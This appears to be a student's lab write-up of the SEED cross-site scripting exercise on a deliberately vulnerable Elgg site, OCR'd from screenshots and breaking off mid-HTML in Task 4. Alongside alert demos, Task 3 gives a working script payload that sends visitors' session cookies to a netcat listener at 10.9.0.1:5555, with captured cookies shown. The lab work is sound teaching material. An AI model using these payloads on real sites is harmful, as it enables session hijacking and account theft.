
Lab2: Cross-site Scripting attack:


Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web applica- tion named Elgg in our pre-built Ubuntu VM image. Elgg is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installa- tion, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.


Network Details for the lab:



```
[09/09/22]seed@VM:~/.../Labsetup$ dcbuild
3uilding elgg
5tep 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>      ]
da7391352a9b: Downloading [>                                                  ]
da7391352a9b: Downloading [====>                                              ]
da7391352a9b: Downloading [===========>                                       ]
da7391352a9b: Downloading [===================>                               ]
da7391352a9b: Downloading [==========================>                        ]
da7391352a9b: Downloading [==================================>                ]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
31f03e4cea1b: Pull complete
9ba9335b8768: Pull complete
3ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
```



```
Successfully tagged seed-image-mysql:latest
[09/09/22]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-09-09 11:57:23+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-09-09 11:57:27+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2022-09-09 11:57:27+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-09-09 11:57:27+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2022-09-09T11:57:27.968564Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2022-09-09T11:57:27.998167Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
mysql-10.9.0.6 | 2022-09-09T11:57:40.472316Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
```




```
[09/09/22]seed@VM:~/.../Labsetup$ dockps
d4c7a0fe7f20  elgg-10.9.0.5
34ff380743f6  mysql-10.9.0.6
[09/09/22]seed@VM:~/.../Labsetup$
```

Task 1: Posting a Malicious Message to Display an Alert Window:

The code and field where we inject for attack:

Here we first write the following JavaScript code into the 'about me' field of Samy. As soon as we save these changes, the profile displays a pop up with a word XSS, the one we write in the alert. This is because, as soon as the web page loads after saving the changes, the JavaScript code is executed. The following screenshot shows the code:


www.seed-server.com/profile/samy/edit


Brief description

<script>alert("attack with XSS!");</script>

Public

Location


Public


www.seed-server.com/profile/samy

Your profile was successfully saved.

attack with XSS!


Next, in order to see that we can successfully perform this simple XSS attack, we log into Alice's account and go on the Members tab and click on Samy's profile. As soon as the page loads, we see the Alert pop up again and we can also see that About me field is actually empty, wherein we had stored the JavaScript code. The following shows this:



Task 2: Posting a Malicious Message to Display Cookies :


Alert(document.cookie);

This code goes inside our script tag and we embed it.




```
<p><script>
alert(document.cookie);
</script></p>
```

Now, we change the previous code as the following in Samy's profile and again as soon as we save the change, we see the Elgg = some value as an alert, displaying the cookie of the current session i.e. of Samy.



```
Elgg=etkgtodfc0dvvnc4bu4etddrhf; elggperm=zjMN1ldBCzIfLnTGUbLo7BPs1tfDybyv
```

Now we log in into Alice's account and then we visit samy's profile and we se the following:




```
Elgg=pisl89gb41fg3l89pnt6sppmk8
```

We see that Alice's cookie value is being displayed and About me field of Samy is actually empty. This proves that the JavaScript code was executed, and Alice was a victim of the XSS attack done by us. But here, only Alice is able to see the alert and hence the cookie. Attacker cannot see this cookie.

Task 3: Stealing Cookies from the Victim's Machine :

We first start a listening TCP connection in the terminal using the nc -l 5555 -v command. -l is for listening and -v for verbose. The netcat command allows the TCP server to start listening on Port 5555. Now, in order to get the cookie of the victim to the attacker, we write the following JS code in the attacker's (Samy) about me:



Display name: Samy

About me:

```
<script>document.write(' <img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>'); </script>
```

Public


Brief description

Public

Location

As soon as we save the changes, since the webpage is loaded again, the JavaScript code is executed, and we see Samy's HTTP request and cookie on the terminal:


We see that as soon as we visit Samy's profile from Alice's account we get the above data in our terminal indicating Alice's cookie. Hence, we have successfully obtained the victim's cookie. We were able to see the cookie value of Alice because the injected JS code came from Elgg and the HTTP request came from Elgg as well. Therefore, the same origin policy, the countermeasure in CSRF attacks cannot act as a countermeasure to XSS attacks.




```
[09/09/22]seed@VM:~/.../Labsetup$ nc -l 5555
ET /?c=Elgg%3Deo7ed410svfkcj0i0imu20h57j HTTP/1.1
ost: 10.9.0.1:5555
ser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
ccept: image/webp,*/*
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: keep-alive
eferer: http://www.seed-server.com/profile/samy

[09/09/22]seed@VM:~/.../Labsetup$ nc -l 5555
ET /?c=Elgg%3D4ifuh8f53sbnnu8o3b8mceml2f HTTP/1.1
ost: 10.9.0.1:5555
ser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
ccept: image/webp,*/*
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: keep-alive
eferer: http://www.seed-server.com/profile/samy

[09/09/22]seed@VM:~/.../Labsetup$ 
```

Task 4: Becoming the Victim's Friend :

Get sam's GUID


Web_XSS_Elgg.pdf
Edit profile : Elgg For SE
http://www.seed-server.com
raw.githubusercontent.com
view-source:http://www.seed-server.com/profile/samy/edit


```
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-files-o elgg-anchor-icon far fa-copy
